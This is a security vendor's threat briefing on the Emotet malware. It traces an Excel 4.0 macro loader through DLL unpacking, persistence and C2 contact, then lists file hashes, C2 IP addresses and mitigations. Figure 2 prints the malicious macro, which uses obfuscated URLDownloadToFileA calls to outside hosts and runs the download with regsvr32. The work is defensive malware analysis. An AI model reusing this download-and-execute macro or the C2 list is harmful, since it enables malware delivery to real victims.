FORESCOUT

Emotet

The Return of the World's Most Dangerous Malware

Contents

1. Executive Summary

Emotet is the name of both a cybercrime group and a malware loader it distributes. The group is also known as MUMMY SPIDER, while the malware is also known as Geodo or Heodo. According to CISA, Emotet is among the most costly and destructive malware used against the private and public sectors, with individual incidents costing up to $1 million to remediate. According to Europol, Emotet is the world's most dangerous malware.

The malware is disseminated through malicious e-mails that typically have a financial theme, such as receipts and invoices, or follow current events, such as tax season scams and donation requests for refugees. Infection happens when a victim opens a document attached to the email that contains malicious macros that, in turn, execute the malware downloader. After download, Emotet persists on the infected machine, communicates with a C2 server to receive instructions and attempts to spread on the local network. Figure 1 illustrates this behavior.



Figure 1 – Emotet behavior

Emotet started in 2014 as a banking trojan used to steal credentials, but it has evolved through several mutations and additional DLL modules to become a botnet capable of delivering other malware, such as TrickBot or IcedID, and ransomware, such as Ryuk. This capability is so important that Emotet is often considered "infrastructure as a service" for initial access and malware distribution.

The different keys and algorithms used for the malware's network traffic encryption define subfamilies called epochs. Epochs 1 and 2 were used until a brief pause in summer 2019, after which Epoch 3 was used until the botnet was taken down by police action in January 2021. After the police raids in January, the threat actor rebuilt its infrastructure and returned with Epochs 4 and 5 in November 2021.

Although the infrastructure came back online last November, Emotet started adding more bots around January, and the number has been steadily increasing. At its previous peak before the police action, Emotet infected millions of devices. Since its resurgence, there are now approximately 130,000 bots, which can propagate the malware by spamming targets, be used for lateral movement in targeted organizations or be promoted to proxy C2 servers. The number of Emotet infections tripled in March 2022 over the previous month.

This briefing shows the result of a dynamic analysis of an Emotet Epoch4 loader sample in the form of a .XLS Excel sheet (Section 2). We present a list of IoCs extracted from that sample (Section 3) and discuss recommended mitigations (Section 4).

2. Technical Analysis

As discussed in Section 1, this Emotet sample starts executing from a malicious Excel spreadsheet. Once the victim enables macro execution, an embedded VBA macro (shown in Figure 2) calls the "URLDownloadToFile" API function to download the 'urtj.dll' file (the name is variable depending on the sample). This DLL is then executed with the regsvr32 command line utility, which searches for and calls the 'DllRegisterServer' function within 'urtj.dll'. regsvr32 is used for obfuscation since the executed DLL does not appear as a new process, and all the system calls are linked to regsvr32.

```
CELL:D5        , FullEvaluation      , "False"
CELL:D9        , FullEvaluation      , CALL("urlmon","URLDownloadToFileA,JJCCBB",0,"https://www.gessersh.com/wp-includes/ZwQLepW/"
,"..\urtj.dll",0,0)
CELL:D11       , FullEvaluation      , IF(UJFD1<0,CALL("urlmon","URLDownloadToFileA,JJCCBB",0,"h"&"t"&"t"&"p:/"&"/w"&"w"&"w.g"&"a"
&"r"&"a"&"n"&"t"&"i"&"h"&"a"&"1"&"i"&"y"&"i"&"k"&"a"&"m"&"a.c"&"o"&"m"&"/w"&"p-a"&"d"&"m"&"i"&"n/F"&"j"&"g"&"B"&"6"&"I/","..\urtj.
dll",0,0))
CELL:D13       , FullEvaluation      , IF(UJFD2<0,CALL("urlmon","URLDownloadToFileA,JJCCBB",0,"h"&"ttp"&"s:/"&"/w"&"w"&"w.f"&"a"&"
n"&"t"&"as"&"t"&"i"&"c"&"m"&"o"&"t"&"i"&"o"&"n.j"&"p/_c"&"n"&"s"&"k"&"i"&"n/q"&"f"&"W"&"E"&"Q"&"r"&"r"&"w"&"B"&"g/","..\urtj.dll",
0,0))
CELL:D15       , FullEvaluation      , IF(UJFD3<0,CALL("urlmon","URLDownloadToFileA,JJCCBB",0,"h"&"t"&"t"&"p:/"&"/d"&"m"&"c"&"o"&"
n"&"t"&"a"&"b"&"i"&"l"&"i"&"d"&"a"&"d"&"e.c"&"o"&"m/c"&"o"&"r"&"r"&"e"&"s"&"p"&"o"&"n"&"d"&"e"&"n"&"t"&"e"&"c"&"a"&"i"&"x"&"a/T"&"
r"&"S/","..\urtj.dll",0,0))
CELL:D17       , FullEvaluation      , IF(UJFD4<0,CALL("urlmon","URLDownloadToFileA,JJCCBB",0,"h"&"ttp"&"s:/"&"/fc"&"el"&"ik.n"&"l
/ri"&"tt"&"e"&"n"&"r"&"e"&"g"&"i"&"s"&"t"&"r"&"a"&"t"&"i"&"e/w"&"e"&"b/c"&"s"&"s/B"&"3I"&"L"&"f"&"U"&"8"&"X"&"k"&"2"&"S"&"s"&"E"&"
m"&"T/","..\urtj.dll",0,0))
CELL:D19       , FullEvaluation      , IF(UJFD5<0,CALL("urlmon","URLDownloadToFileA,JJCCBB",0,"h"&"t"&"t"&"p:/"&"/f"&"a"&"n"&"f"&"
i"&"e"&"l"&"d.c"&"o.u"&"k/c"&"g"&"i-b"&"i"&"n/7p"&"p"&"6"&"D"&"j"&"W"&"F"&"N"&"J"&"X"&"Y"&"8/","..\urtj.dll",0,0))
CELL:D23       , FullEvaluation      , IF(UJFD6<0,CLOSE(0),)
CELL:D25       , PartialEvaluation   , =EXEC("C:\Windows\SysWow64\regsvr32.exe -s ..\urtj.dll")
CELL:D29       , FullEvaluation      , RETURN()
```

Figure 2 – Malicious VBA script

Executing 'urtj.dll' and following the process trace shows that another instance of regsvr32 is spawned, which hints at a second stage of the malware getting unpacked and executed. Before unpacking a binary into memory, there should be a corresponding memory allocation, which can be done in various ways on Windows, including

through VirtualAlloc. To quickly identify a memory location where the second stage of the malware is unpacked, we set a debugger breakpoint at the return instruction of the VirtualAlloc function, as shown in Figure 3.



Figure 3 – Second stage memory allocated



Figure 4 – Unpacked DLL

After unpacking the DLL shown in Figure 4, the first stage deletes itself and spawns a child regsvr32 process that registers the last stage DLL. Next, it creates a copy of itself with a random file name in a randomly named sub-folder under “AppData/Local/”. The binary deletes its original file and spawns a child regsvr32 process that loads the previously created copy. This happens if any copy of the last stage gets executed with a regsvr32 process that has no parent. If the DLL’s regsvr32 instance is a child of another process, the DLL decrypts two elliptic curve cryptographic keys from the *.text* segment (called ECK1 and ECS1, shown in Figure 5, Figure 6 and Figure 7), decrypts a list of C2 server IP addresses from the *.data* segment (shown in Figure 8) and contacts them one by one until the communication is successful (shown in Figure 9).



Figure 5 – ECK1 cryptographic key



Figure 6 – ECS1 encryption key

```
.text:6E6ACE5E decrypt_EC_keys:                        ; CODE XREF: sub_6E6AC5E5+787↑j
.text:6E6ACE5E                  mov     [esp+0B0h+var_98], 5D8D08h
.text:6E6ACE66                  xor     edx, edx
.text:6E6ACE68                  or      [esp+0B0h+var_98], 471C4D38h
.text:6E6ACE70                  shl     [esp+0B0h+var_98], 7
.text:6E6ACE75                  xor     [esp+0B0h+var_98], 0AEEA3D3Ah
.text:6E6ACE7D                  mov     [esp+0B0h+var_A0], 0E45706h
.text:6E6ACE85                  mov     eax, [esp+0B0h+var_A0]
.text:6E6ACE89                  push    3Eh
.text:6E6ACE8B                  pop     ecx
.text:6E6ACE8C                  div     ecx
.text:6E6ACE8E                  lea     edx, [esp+0B0h+var_80]
.text:6E6ACE92                  mov     ecx, offset eck1_encrypted_key
.text:6E6ACE97                  mov     [esp+0B0h+var_A0], eax
.text:6E6ACE9B                  or      [esp+0B0h+var_A0], 886513Fh
.text:6E6ACEA3                  shl     [esp+0B0h+var_A0], 0Bh
.text:6E6ACEA8                  xor     [esp+0B0h+var_A0], 3FF7FB56h
.text:6E6ACEB0                  push    [esp+0B0h+var_A0]
.text:6E6ACEB4                  push    [esp+0B4h+var_98]
.text:6E6ACEB8                  call    config_decrypt
.text:6E6ACEBD                  mov     [esp+0B8h+var_84], eax
.text:6E6ACEC1                  lea     edx, [esp+0B8h+var_88]
.text:6E6ACEC5                  mov     [esp+0B8h+var_98], 0A4D4E1h
.text:6E6ACECD                  mov     ecx, offset ecs1_encrypted_key
.text:6E6ACED2                  imul    eax, [esp+0B8h+var_98], 7Ah
.text:6E6ACED7                  mov     [esp+0B8h+var_98], eax
.text:6E6ACEDB                  xor     [esp+0B8h+var_98], 0D6C7BE8Eh
.text:6E6ACEE3                  xor     [esp+0B8h+var_98], 9842E0ACh
.text:6E6ACEEB                  mov     [esp+0B8h+var_A0], 188F6Fh
.text:6E6ACEF3                  imul    eax, [esp+0B8h+var_A0], 5Ah
.text:6E6ACEF8                  mov     [esp+0B8h+var_A0], eax
.text:6E6ACEFC                  xor     [esp+0B8h+var_A0], 3F072DC4h
.text:6E6ACF04                  xor     [esp+0B8h+var_A0], 37AB86B3h
.text:6E6ACF0C                  push    [esp+0B8h+var_A0]
.text:6E6ACF10                  push    [esp+0BCh+var_98]
.text:6E6ACF14                  call    config_decrypt
```

Figure 7 – Elliptic curve encryption keys decryption routine (base address at 0x6e690000)

```
.text:6E6AC193 decrypt_C2_addresses:                   ; CODE XREF: sub_6E6AC064+44↑j
.text:6E6AC193                 mov     [esp+40h+var_20], 0C64D41h
.text:6E6AC19B                 lea     edx, [esp+40h+var_10]
.text:6E6AC19F                 shl     [esp+40h+var_20], 3
.text:6E6AC1A4                 mov     ecx, offset encrypted_data
.text:6E6AC1A9                 xor     [esp+40h+var_20], 6397C22h
.text:6E6AC1B1                 mov     [esp+40h+var_2C], 0DCAF79h
.text:6E6AC1B9                 add     [esp+40h+var_2C], 0FFFF6971h
.text:6E6AC1C1                 add     [esp+40h+var_2C], 46CBh
.text:6E6AC1C9                 add     [esp+40h+var_2C], 0FFFFDE8Ah
.text:6E6AC1D1                 xor     [esp+40h+var_2C], 0D641A4h
.text:6E6AC1D9                 push    [esp+40h+var_2C]
.text:6E6AC1DD                 push    [esp+44h+var_20]
.text:6E6AC1E1                 call    config_decrypt
.text:6E6AC1E6                 mov     edx, [esp+48h+var_10]
.text:6E6AC1EA                 mov     ebx, eax
.text:6E6AC1EC                 pop     ecx
.text:6E6AC1ED                 add     edx, ebx
.text:6E6AC1EF                 mov     [esp+44h+var_C], ebx
.text:6E6AC1F3                 pop     ecx
.text:6E6AC1F4                 mov     ebp, ebx
.text:6E6AC1F6                 mov     [esp+40h+var_14], edx
.text:6E6AC1FA                 mov     eax, 8959Fh
.text:6E6AC1FF                 jmp     loc_6E6AC089
```

Figure 8 – C2 address decryption routine (base address at 0x6e690000)

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path	Result
11:10:...	regsvr32.exe	1284	TCP Connect	MSEDGEWIN10:50255 -> 68.183.94.23...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Send	MSEDGEWIN10:50255 -> 68.183.94.23...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP TCPCopy	MSEDGEWIN10:50255 -> 68.183.94.23...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Receive	MSEDGEWIN10:50255 -> 68.183.94.23...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Send	MSEDGEWIN10:50255 -> 68.183.94.23...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP TCPCopy	MSEDGEWIN10:50255 -> 68.183.94.23...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Receive	MSEDGEWIN10:50255 -> 68.183.94.23...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Send	MSEDGEWIN10:50255 -> 68.183.94.23...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP TCPCopy	MSEDGEWIN10:50255 -> 68.183.94.23...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Receive	MSEDGEWIN10:50255 -> 68.183.94.23...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Connect	MSEDGEWIN10:50256 -> 104.131.11.2...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Send	MSEDGEWIN10:50256 -> 104.131.11.2...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP TCPCopy	MSEDGEWIN10:50255 -> 68.183.94.23...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Receive	MSEDGEWIN10:50255 -> 68.183.94.23...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Receive	MSEDGEWIN10:50256 -> 104.131.11.2...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Disconnect	MSEDGEWIN10:50256 -> 104.131.11.2...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Connect	MSEDGEWIN10:50257 -> 104.131.11.2...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Send	MSEDGEWIN10:50257 -> 104.131.11.2...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Receive	MSEDGEWIN10:50257 -> 104.131.11.2...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Disconnect	MSEDGEWIN10:50257 -> 104.131.11.2...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Connect	MSEDGEWIN10:50260 -> 104.131.11.2...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Disconnect	MSEDGEWIN10:50260 -> 104.131.11.2...	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Connect	MSEDGEWIN10:50261 -> 138.197.109....	SUCCESS
11:10:...	regsvr32.exe	1284	TCP Send	MSEDGEWIN10:50261 -> 138.197.109....	SUCCESS
11:11:...	regsvr32.exe	1284	TCP Receive	MSEDGEWIN10:50261 -> 138.197.109....	SUCCESS
11:11:...	regsvr32.exe	1284	TCP Disconnect	MSEDGEWIN10:50261 -> 138.197.109....	SUCCESS
11:11:...	regsvr32.exe	1284	TCP Connect	MSEDGEWIN10:50268 -> 138.197.109....	SUCCESS
11:11:...	regsvr32.exe	1284	TCP Send	MSEDGEWIN10:50268 -> 138.197.109....	SUCCESS

Figure 9 – C2 communication

3. IoCs

IoC	Type	Description
cd3d8e58042c7d2b45a1f4bdf1cacc1f62355d3cb4c6ec9de80a1a34d64dafcb	SHA256 file hash	XLS file
493f0a8c0e06eaa673713860c98ad1460119f32f7f2a2faaf2d71c2cedf5338	SHA256 file hash	Unpacked DLL
d3f0b3e091663d1056172ede022f52c7453a51e5b776e170fc2cb964b0cb4f6a	SHA256 file hash	Final stage DLL
68.183.94.239:80	IP address/port	C2 server
104.131.11.205:443	IP address/port	C2 server
138.197.109.175:8080	IP address/port	C2 server
187.84.80.182:443	IP address/port	C2 server
79.143.187.147:443	IP address/port	C2 server
216.158.226.206:443	IP address/port	C2 server
167.99.115.35:8080	IP address/port	C2 server
212.24.98.99:8080	IP address/port	C2 server
1.234.21.73:7080	IP address/port	C2 server
206.189.28.199:8080	IP address/port	C2 server
158.69.222.101:443	IP address/port	C2 server
164.68.99.3:8080	IP address/port	C2 server
188.44.20.25:443	IP address/port	C2 server
185.157.82.211:8080	IP address/port	C2 server

134.122.66.193:8080	IP address/port	C2 server
196.218.30.83:443	IP address/port	C2 server
72.15.201.15:8080	IP address/port	C2 server
5.9.116.246:8080	IP address/port	C2 server
176.104.106.96:8080	IP address/port	C2 server
153.126.146.25:7080	IP address/port	C2 server
46.55.222.11:443	IP address/port	C2 server
91.207.28.33:8080	IP address/port	C2 server
192.99.251.50:443	IP address/port	C2 server
203.114.109.124:443	IP address/port	C2 server
51.91.7.5:8080	IP address/port	C2 server
103.70.28.102:8080	IP address/port	C2 server
209.250.246.206:443	IP address/port	C2 server
82.165.152.127:8080	IP address/port	C2 server
101.50.0.91:8080	IP address/port	C2 server
151.106.112.196:8080	IP address/port	C2 server
119.193.124.41:7080	IP address/port	C2 server
94.23.45.86:4143	IP address/port	C2 server

51.254.140.238:7080	IP address/port	C2 server
173.212.193.249:8080	IP address/port	C2 server
58.227.42.236:80	IP address/port	C2 server
212.237.17.99:8080	IP address/port	C2 server
1.234.2.232:8080	IP address/port	C2 server
45.118.115.99:8080	IP address/port	C2 server
110.232.117.186:8080	IP address/port	C2 server
172.104.251.154:8080	IP address/port	C2 server
159.65.88.10:8080	IP address/port	C2 server
185.8.212.130:7080	IP address/port	C2 server
129.232.188.93:443	IP address/port	C2 server
103.43.46.182:443	IP address/port	C2 server
103.75.201.2:443	IP address/port	C2 server
131.100.24.231:80	IP address/port	C2 server
201.94.166.162:443	IP address/port	C2 server
45.176.232.124:443	IP address/port	C2 server
146.59.226.45:443	IP address/port	C2 server
103.132.242.26:8080	IP address/port	C2 server

209.126.98.206:8080	IP address/port	C2 server
197.242.150.244:8080	IP address/port	C2 server
51.91.76.89:8080	IP address/port	C2 server
160.16.142.56:8080	IP address/port	C2 server
176.56.128.118:443	IP address/port	C2 server
167.172.253.162:8080	IP address/port	C2 server
189.126.111.200:7080	IP address/port	C2 server
79.172.212.216:8080	IP address/port	C2 server
107.182.225.142:8080	IP address/port	C2 server
50.30.40.196:8080	IP address/port	C2 server
183.111.227.137:8080	IP address/port	C2 server

4. Mitigation Recommendations

- Enforce anti-phishing training to avoid the initial infection via malspam.
- Disable macro execution whenever possible. Microsoft recently disabled Excel 4.0 and VBA macros by default in newer versions of Office, but administrators can control the use of macros via group policy settings.
- Monitor the use of regsvr32 on endpoints.
- Deploy the above-mentioned known IoCs in network detection and threat hunting tools.